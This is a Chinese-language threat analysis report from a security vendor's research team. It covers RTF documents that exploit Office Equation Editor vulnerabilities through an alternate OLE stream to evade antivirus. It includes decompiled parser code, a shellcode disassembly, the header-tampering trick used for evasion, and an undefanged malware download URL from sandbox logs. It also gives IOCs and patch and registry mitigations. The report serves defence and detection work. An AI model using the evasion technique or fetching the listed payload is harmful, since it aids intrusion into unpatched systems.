

绕过多杀软的公式编辑器漏洞变种样本惊现

恐将导致新一波 Office 漏洞攻击

概述

此前，微软发布的月度安全更新中修复了多个最新的 Office 漏洞(CVE-2017-11882, CVE-2018-0798 和 CVE-2018-0802)。该漏洞为 Office 公式编辑器的最新漏洞，微软对此的处理方式是将该模块删掉。（参见金睛安全研究团队对 CVE-2018-0798 漏洞的分析报告：<http://venustech.com.cn/NewsInfo/4/49366.Html>；金睛安全研究团队对 CVE-2017-11882 漏洞的分析报告：<http://venustech.com.cn/NewsInfo/4/48671.Html>）。

然而即使模块在最新版本中被删掉，仍然有大量攻击者在利用 CVE-2017-11882+CVE-2018-0802 的漏洞文档进行攻击。

近日，金睛安全研究团队捕获到一些奇怪的 RTF 样本。这批样本相较于 CVE-2018-0802 传统利用方式而言，采用了一种新的利用方式，能够绕过市面上大多数杀软，并且即使部分杀软能查杀，也无法正确识别漏洞。

5 engines detected this file

SHA-256: c7a5b13de3cf8af188cdcbec747577545d8bce5ae049dcd01d6976b8b1008258
File name: new order. SMA MNT00901236.doc
File size: 9.16 KB
Last analysis: 2018-03-18 12:29:09 UTC

5 / 59


Detection	Details	Community	
Avast	Win32:ShellCode [Expl]	AVG	Win32:ShellCode [Expl]
F-Secure	Exploit:W97M/CVE-2017-0199.B	Ikarus	Win32.Outbreak
NANO-Antivirus	Exploit.Rtf.Heuristic-rtf.dinbqn	Ad-Aware	Clean
AegisLab	Clean	AhnLab-V3	Clean
ALYac	Clean	Antiy-AVL	Clean
Arcabit	Clean	Avast Mobile Security	Clean
Avira	Clean	AVware	Clean
Baidu	Clean	BitDefender	Clean
Bkav	Clean	CAT-QuickHeal	Clean
ClamAV	Clean	CMC	Clean
Comodo	Clean	Cyren	Clean
DrWeb	Clean	Emsisoft	Clean
eScan	Clean	ESET-NOD32	Clean
F-Prot	Clean	Fortinet	Clean
GData	Clean	Jiangmin	Clean
K7AntiVirus	Clean	K7GW	Clean
Kaspersky	Clean	Kingsoft	Clean

技术细节

经过分析，我们发现这批样本有一个通用特征：都内嵌了一个 CFBF (Compound File Binary Format) 对象，将该文件提取后发现只有一个“\x0101e10Native”流。

OLESSDirectoryEntry[0]	\Root Entry	0x00000400	0x00000080	OLESSDirectoryEntry
OLESSDirectoryEntry[1]	\Root Entry\{0101e10Native	0x00000480	0x00000080	OLESSDirectoryEntry
OLESSDirectoryEntry[2]	\	0x00000500	0x00000080	OLESSDirectoryEntry
OLESSDirectoryEntry[3]	\	0x00000580	0x00000080	OLESSDirectoryEntry

在文本编辑器中浏览该文件也未发现明文的 URL，文件路径或是命令等信息。



经过分析，我们发现这批样本是公式编辑器系列漏洞的新利用方式。可以用于构造和 CVE-2017-11882, CVE-2018-0802 相同触发机制，但静态特征更少的恶意样本。

首先可以观察到，这个 CFBF 对象的 Root Entry 带有一个 CLSID {0002CE02-0000-0000-C000-000000000046}。

00000380	FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF	FFFFFFFFFFFFFFFF
000003C0	FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF	FFFFFFFFFFFFFFFF
000003E0	FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF	FFFFFFFFFFFFFFFF
00000400	52 00 6F 00 6F 00 74 00 20 00 45 00 6E 00 74 00	R.O.O.S. .S.S.T
00000420	72 00 7F 00 00 00 00 00 00 00 00 00 00 00 00 00	F.F.....
00000440	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00000460	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00000480	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
000004A0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
000004C0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
000004E0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00000500	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

而这个 CLSID 对应的对象是 Microsoft Equation 3.0，即该对象是一个公式 3.0 编辑器对象。

```
Equation
├── Equation.2
│   └── Equation.3
│       ├── IDataObject
│       │   ├── CLSID: {0002CE02-0000-0000-C000-000000000046}
│       │   ├── Name: Microsoft Equation 3.0
│       │   ├── LocalServer32: C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
│       │   ├── ProgIDs:
│       │   │   ├── Equation.3
│       │   │   └── Equations
│       │   ├── Instance Interfaces: 8
│       │   └── Factory Interfaces: 3
│       └── Factory Interfaces
│           └── Equations
```

而在 [MS-OLEDS] 中可以查到“\x0101e10Native”流的结构。前四个字节表示数据长度，后面的字节流均为对应的数据。但是可以发现，这段数据的含义并不显然。也许是 shellcode，但是 shellcode 的头部并不在偏移量为 0 的位置。

我们来回顾一下之前在 CVE-2017-11882 中，公式数据被加载和读取的过程。

通过 Unicode 字符串“Equation Native”可以定位到数据流加载的过程。如下图所示。

```

26 v11 = (*(int (__stdcall **)(int, wchar_t *, _DWORD, signed int, _DWORD, int *)))(*( _DWORD *)a2 + 16))(
27     a2,
28     s_EquationNative,
29     0,
30     16,
31     0,
32     &v10);
33 if ( v11 )
34 {
35     v11 = (*(int (__stdcall **)(int, void *, _DWORD, signed int, _DWORD, int *)))(*( _DWORD *)a2 + 16))(
36         a2,
37         &s_Ole10Native,
38         0,
39         16,
40         0,
41         &v10);

```

注意到这里可能是对虚函数表的调用，28 行的 `s_EquationNative` 是流名，则 `v10` 这个唯一的 `out` 变量应该对应于 `IStream`，那么 `a2` 应该对应于 `IStorage`。

进行标注后得到以下结果。

```

26 v11 = root->lpVtbl->OpenStream(root, s_EquationNative, 0, STGM_SHARE_EXCLUSIVE, 0, &v10);
27 if ( v11 )
28 {
29     v11 = root->lpVtbl->OpenStream(root, (const OLECHAR *)&s_Ole10Native, 0, STGM_SHARE_EXCLUSIVE, 0, &v10);
30     flag = 1; // flag -> "\x0101e10Native" stream
31     *( _DWORD *)*( _DWORD *)v8 + 4 + 210 = 1;
32 }
33 if ( !v11 )
34 {
35     v11 = flag ? v10->lpVtbl->Read(v10, &v9, 4, (ULONG *)&size) : v10->lpVtbl->Read(v10, &v13, 0x1C, (ULONG *)&size);
36     if ( !v11 )
37     {
38         if ( flag || (unsigned __int16)v13 == size && *(unsigned int *)((char *)&v13 + 2) <= 0x20000 )
39         {
40             if ( flag )
41                 v2 = GlobalAlloc(2u, v9);
42             else
43                 v2 = GlobalAlloc(2u, v14);
44             hMem = v2;
45             if ( v2 )
46             {
47                 v7 = GlobalLock(hMem);
48                 if ( v7 )
49                 {
50                     if ( flag )
51                         v3 = v10->lpVtbl->Read(v10, v7, v9, (ULONG *)&size);
52                     else
53                         v3 = v10->lpVtbl->Read(v10, v7, v14, (ULONG *)&size); //
54                     // v13 -> [esp + 0x34]
55                     // v14 -> [esp + 0x3C] = [esp + 0x34 + 0x8]
56
57                     v11 = v3;
58                     if ( v3 )
59                     {
60                         v11 = E_FAIL;
61                     }
62                     else
63                     {
64                         GlobalUnlock(hMem);
65                         v7 = 0;
66                         sub_403A20(v8);
67                         sub_42F8FF((char *)hMem); // data processed here
68                         sub_4032D1(v8, 0);

```

我们来梳理一下图中这一段的逻辑：

在第 26~29 行，公式编辑器首先尝试从 `CFBF` 对象中读取名为“Equation Native”的流。如果失败 (`v11` 不为 0)，则尝试读取名为“\x0101e10Native”的流。

在第 35 行，公式编辑器根据流的类型，从流中读取不同大小的数据到一个变量中。如果流的类型是“Equation Native”，则读取 0x1C 个字节；如果流的类型是“\x0101e10Native”，则读取 4 个字节。根据之前对于 CVE-2017-11882 等漏洞的分析，可以得知这里是在处理公式对象的 OLE 头。

在第 38 行，判断了数据的头部是否正确。如果流的类型是“\x0101e10Native”，则不作任何检查；如果流的类型是“Equation Native”，则判断 OLE 头的前两个字节是不是 0x001C(小端序)，及随后的四个字节是不是 0x00020000(小端序)。

在第 40~43 行，根据流的类型为接下来的公式数据分配内存空间。如果流的类型是“\x0101e10Native”，则流的前 4 个字节 (`[v9+0]`) 就是数据大小；如果流的类型是“Equation Native”，则流的第 8 个字节处的 `DWORD` 就是数据大小，而图中的 `v14([esp+0x3C])` 正好是 `v13([esp+0x34])` 偏移量为 8 的位置。

在第 50~53 行，根据流的类型来读入公式数据。对两种流的处理实际是相同的。而在

第 66 行的函数调用中，程序对读入的公式数据开始进行处理。

也就是说，两种不同的流，对应的数据，区别仅仅是数据头：“Equation Native”流的数据头是 0x1C 个字节，而“\x0101e10Native”流的数据头仅仅是 4 个字节。

我们继续回到样本数据处进行查看。

The image shows a hex dump on the left and a corresponding character display on the right. The hex dump starts with 00000804 bc 08 00 00 03 17 01 5b 7a 0a 01 08 b3 c1 bd 39. The character display shows a mix of Chinese characters and symbols, including '沉?', 'D.', '稱', '燾', '鷄', '字', ']', '榆', '+', '匡', '繼', '賞', 'A.', '%', '齋', '閣', '€.', 'X T 7 山 ? * 賴 ? ? 繚 鼻 . . 訂', 'Y . . . : 頓 ? C L X 2 (縮', ' . 驕 龍 9 萝 櫻 薩 薛 奕', '覈 (眞 . ? 蠟 轄 苻', '蜺 . . 鉍 . / 4 u 漆 . : 丐', '裊 ? . ! 紙 ? ? + B 鄒', ' . ? - . . ? 騰 B 杉 e . 堯', ' . 隕 糴 m 注 ? . H H . 油', ' . 除 樊 豹 . 5 曾 饜 ?', '贖 禾 額 ? 肯 饜 L ?', 'T . = B 0 c ? _ 樞 埤 . ? 汕'.

前面的 5 个字节是公式头数据。按理说应该是如下格式。

MTEF header (version 2 and later):

The version 2 header consists of a 5-byte header:

byte	description	value
0	MTEF version	3
1	generating platform	0 for Macintosh, 1 for Windows
2	generating product	0 for MathType, 1 for Equation Editor
3	product version	3
4	product subversion	0

但是实际上，上图中的第 1、3、4 三个字段是被公式编辑器的处理函数忽略掉了的。

```

1 signed int __cdecl sub_43A988(int a1, RECORD *a2)
2 {
3     unsigned __int8 v2; // a1
4     unsigned __int8 v3; // a1
5
6     g_context = a1;
7     *(a1 + 12) = 0;
8     v2 = ReadByte(); // This also increases the index.
9     //
10    // index = 1
11    MTEFVersion = v2;
12    if ( v2 >= 100 )
13        MTEFVersion -= 100;
14    if ( MTEFVersion == 1 )
15    {
16        error(45, 145);
17    }
18    else
19    {
20        if ( MTEFVersion < 2 || MTEFVersion > 3 )
21        {
22            error(43, 145);
23            return 0;
24        }
25        ++g_context->index; // index = 2, skip "generating platform" field
26        if ( ReadByte() != 1 ) // index = 3, read "generating product" field
27            error(45, 145);
28        ++g_context->index; // index = 4, skip "product version" field
29        ++g_context->index; // index = 5, skip "product subversion" field
30    }
31    v3 = ReadByte();
32    ProcessSizeRecord(v3, &logical_size, &delta_size);
33    dword_45B24C = sub_438DB8() || a2->logical_size == logical_size && a2->delta_size == delta_size;
34    return 1;
35}

```

我们可以注意到，该样本中的前五个字节中，在第 1、3、4 个字段有意地使用了错误的数值，使得静态特征更难被提取。

接下来的“0a”，“01”数据分别对应初始 SIZE 记录和 LINE 记录，然后“08 b3 c1”对应的是 FONT 表记录，即 CVE-2017-11882/CVE-2018-0802 漏洞。

随后的部分就是 shellcode 了。这里可以确定是 CVE-2018-0802 漏洞。

```

; Segment type: Pure code
seg000
segment byte public 'CODE' use32
assume cs:seg000
assume es:nothing, ss:nothing, ds:nothing, fs:nothing, gs:nothing
dd 8BCh
db 3
db 17h
db 1
db 5Bh ; [
db 7Ah ; z
db 0Ah
db 1
db 8
db 0B3h
db 0C1h
; -----
mov     ebp, 0B71D4439h
xor     ebp, 0B758F99Ch
mov     ebx, [ebp-69h]
mov     ebp, [ebx]
mov     edi, 396E49EFh
add     edi, 0C6D81DC1h
mov     edi, [edi]
push   ebp
call   edi
add     eax, 5Ah ; 'Z'
jmp     eax
; -----

```

后面的分析与各厂商的 CVE-2018-0802 漏洞分析报告大同小异，就不再做具体说明了，欢迎进行讨论交流。

解决方案：

1、下载微软最新补丁。

(1)<https://portal.msrc.microsoft.com/en-US/security-guidance/advisory/CVE-2018-0802>

(2) 开启 Windows 自动更新。微软最新版本已经去掉了该模块微软将 EQNEDT32.EXE 从产品中删除，并不再支持旧版本的公式格式。

```
Reg add
    " HKLM\SOFTWARE\Microsoft\Office\Common\COM Compatibility\{0002CE02-0000-0000-C000-000000000046} " /v "Compatibility Flags" /t REG_DWORD /d 0x400
```

2、在注册表中取消该模块的注册。

```
reg add "HKLM\SOFTWARE\Wow6432Node\Microsoft\Office\Common\COM Compatibility\{0002CE02-0000-0000-C000-000000000046}" /v "Compatibility Flags" /t REG_DWORD /d 0x400
```

对于在 64 位操作系统上的 32 位的 Office，执行下列操作

3、天阗高级持续性威胁检测与管理平台，无需升级即可有效检测变种公式编辑器漏洞样本。

静态检测

检测引擎	攻击类型	详细信息	危险等级
流行威胁库	病毒木马	检测到可疑程序(curious_equation)	★★★★★

动态检测

操作系统: Windows 7	软件版本: Microsoft Office 2007
开始时间: 2018-03-20 17:12:16	结束时间: 2018-03-20 17:15:54
• 开机启动 [1]	>
• 威胁行为 [1]	>

操作系统: Windows XP SP3	软件版本: Microsoft Office 2003
开始时间: 2018-03-20 17:12:19	结束时间: 2018-03-20 17:15:57
• 威胁行为 [2]	>
• 隐蔽信道 [3]	▼
▼ 尝试请求某个URL 危险等级 ★★★★★	
可疑URL: http://23.249.161.109/zynova/ifun.exe	
▼ 检测到可疑HTTP请求 危险等级 ★★★★★	
可疑URL: http://23.249.161.109/zynova/ifun.exe	
▶ 检测到可疑TCP请求 危险等级 ★★★★★	
• 高危下载 [1]	>

操作系统: Windows 7	软件版本: Microsoft Office 2010
开始时间: 2018-03-20 17:12:18	结束时间: 2018-03-20 17:15:56
• 开机启动 [1]	>
• 威胁行为 [3]	>

4、使用 VenusEye 威胁情报中心可以查询与该样本相关的威胁情报信息。

23.249.161.109

IP地址 23.249.161.109

地理位置 美国,德克萨斯州,达拉斯 (net3.co)

AS 36352 (ColoCrossing)

Tags 可疑 cve-2017-0199 恶意软件 dde cve-2017-8570 挖矿
cve-2012-0158

威胁情报

IOC信息

IOC信息	分类	家族	组织
金睛团队(536) 更新时间: 2018-03-20	漏洞利用	CVE-2017-11882 CVE-2017-0802	
开源情报(401) 更新时间: 2018-03-06	可疑		
金睛团队(532) 更新时间: 2018-02-24	漏洞利用 木马下载服务器	cve-2017-8570 cve-2012-0158	

prfitvxnf.info

域名服务商 NameCheap, Inc

域名服务器 dns1.namecheaphosting.com;dns2.namecheaphosting.com;

主域名 prfitvxnf.info

更新时间 2018-02-02

Tags 窃密木马 恶意软件 可疑

威胁情报

IOC信息

IOC信息	分类	家族	组织
开源情报(401) 更新时间: 2018-02-02	恶意软件 窃密木马 可疑	Formbook FakeAV	

其他相关 IOC:

- www[.]pensandwoodworking[.]com
- www[.]euroasianbridge[.]com
- www[.]dlpestscontrol[.]com
- www[.]salihatarim[.]com
- www[.]datascienceactuaries[.]net
- www[.]wisataanambas[.]com
- www[.]5nesglaz[.]online
- www[.]tewyt[.]info
- www[.]rahafim[.]com
- www[.]gardenshades[.]com
- www[.]beb-sef-sufficient[.]com
- www[.]femmfeline[.]com
- www[.]edosensei[.]com
- www[.]outdoormerk[.]com
- www[.]prfitvxnf[.]info

www[.]bloggingsays[.]com

www[.]rahafim[.]com

关于金睛安全研究团队

金睛安全研究团队是启明星辰集团检测产品本部从事专业安全分析的技术型团队，主要职责是对现有产品上报的安全事件、样本数据进行挖掘、分析，并向用户提供专业的分析报告。



关于 VenusEye 威胁情报中心

VenusEye 威胁情报中心 (www.venuseye.vip) 是启明星辰倾力打造的集威胁情报收集、分析、处理、发布和应用为一体的威胁情报云服务平台，提供威胁情报数据、系统、技术和专业能力的输出。

